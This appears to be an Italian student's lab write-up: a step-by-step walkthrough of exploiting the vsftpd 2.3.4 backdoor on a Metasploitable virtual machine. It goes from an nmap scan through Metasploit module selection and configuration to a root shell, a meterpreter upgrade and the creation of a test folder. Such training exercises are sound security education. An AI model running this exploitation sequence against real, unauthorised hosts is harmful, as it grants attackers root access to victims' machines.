


Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurate l'indirizzo come segue: 192.168.1.149/24:




```
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(0
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
64 bytes from 192.168.1.149: icmp_seq=
^C
  -- 192.168.1.149 ping statistics --
  8 packets transmitted, 8 received, 0%
 rtt min/avg/max/mdev = 0.575/1.783/4.7

(kali@kali)-[~]
$
```

1.Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir

Per prima cosa effettuiamo una scansione con nmap per determinare la versione del servizio ftp attivo sulla macchina target:



```
(kali@kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 15:32 CET
Nmap scan report for 192.168.1.149
Host is up (0.030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
```

Una volta ricavate queste informazioni avviamo msfconsole e cerchiamo un modulo che sfrutti qualche vulnerabilità presente su quella versione del servizio ftp.

```
kali@kali: ~  
File Actions Edit View Help  
+ -- ==[ metasploit v6.4.38-dev ]  
+ -- ==[ 2467 exploits - 1270 auxiliary - 431 post ]  
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd arch 2.3.4  
  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

Una volta aver trovato il modulo che fa al caso nostro, non ci resta altro che caricarlo, configurarlo e avviarlo:

```
kali@kali: ~  
File Actions Edit View Help  
+ -- ==[ 2467 exploits - 1270 auxiliary - 431 post ]  
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd arch 2.3.4  
  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
  Name      Current Setting  Required  Description  
  ---      -  
  CHOST     192.168.1.100    no        The local client address  
  CPORT     21               no        The local client port  
  Proxies   []               no        A proxy chain of format type:host:port[,type:host:port][...] (Metasploit 6.0.0-rc4)  
  RHOSTS    192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     21               yes       The target port (TCP)  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0    Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```

Una volta configurato il modulo siamo pronti per eseguirlo con il comando “exploit” o “run”

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100:35903 → 192.168.1.149:6200) at 2024-12-16 15:40:28 +0100  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt
```

Per ottenere una shell più avanzata mandiamo la sessione in back ground e aggiorniamo la sessione corrente con il comando:
sessions -u <numero della sessione>

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions  
  
Active sessions  
  
Id  Name  Type  Information  Connection  
--  ---  --  -  -  
1    shell cmd/unix  192.168.1.100:35903 → 192.168.1.149:6200 (192.168.1.149)  
2    meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.100:4433 → 192.168.1.149:34166 (192.168.1.149)  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2  
[*] Starting interaction with 2...  
  
meterpreter > |
```

```
kali@kali: ~  
File Actions Edit View Help  
Mode      Size  Type  Last modified  Name  
-----  
100600/rw 324   fil   2024-12-16 15:24:57 +0100 .Xauthority  
020666/rw-rw-rw- 0     cha   2010-03-17 00:01:07 +0100 .bash_history  
100644/rw-r--r-- 2227  fil   2007-10-20 13:51:33 +0200 .bashrc  
040700/rwx 4096  dir   2012-05-20 21:08:17 +0200 .config  
040700/rwx 4096  dir   2012-05-20 21:13:12 +0200 .filezilla  
040755/rwxr-xr-x 4096  dir   2024-12-16 15:25:01 +0100 .fluxbox  
040700/rwx 4096  dir   2012-05-20 21:38:14 +0200 .gconf  
040700/rwx 4096  dir   2012-05-20 21:40:31 +0200 .gconfd  
040755/rwxr-xr-x 4096  dir   2012-05-20 21:09:04 +0200 .gstreamer-0.10  
040700/rwx 4096  dir   2012-05-20 21:07:31 +0200 .mozilla  
100644/rw-r--r-- 141   fil   2007-10-20 13:51:33 +0200 .profile  
040700/rwx 4096  dir   2012-05-20 21:11:16 +0200 .purple  
100700/rwx 4     fil   2012-05-20 20:25:01 +0200 .rhosts  
040755/rwxr-xr-x 4096  dir   2012-05-20 20:21:50 +0200 .ssh  
040700/rwx 4096  dir   2024-12-16 15:24:58 +0100 .vnc  
040755/rwxr-xr-x 4096  dir   2012-05-20 21:08:16 +0200 Desktop  
100700/rwx 401   fil   2012-05-20 21:55:53 +0200 reset_logs.sh  
040700/rwx 4096  dir   2024-12-16 15:55:34 +0100 test_metasploit  
100644/rw-r--r-- 138   fil   2024-12-16 15:24:59 +0100 vnc.log  
  
meterpreter > pwd  
/root  
meterpreter > |
```

Obiettivo raggiunto 🐱.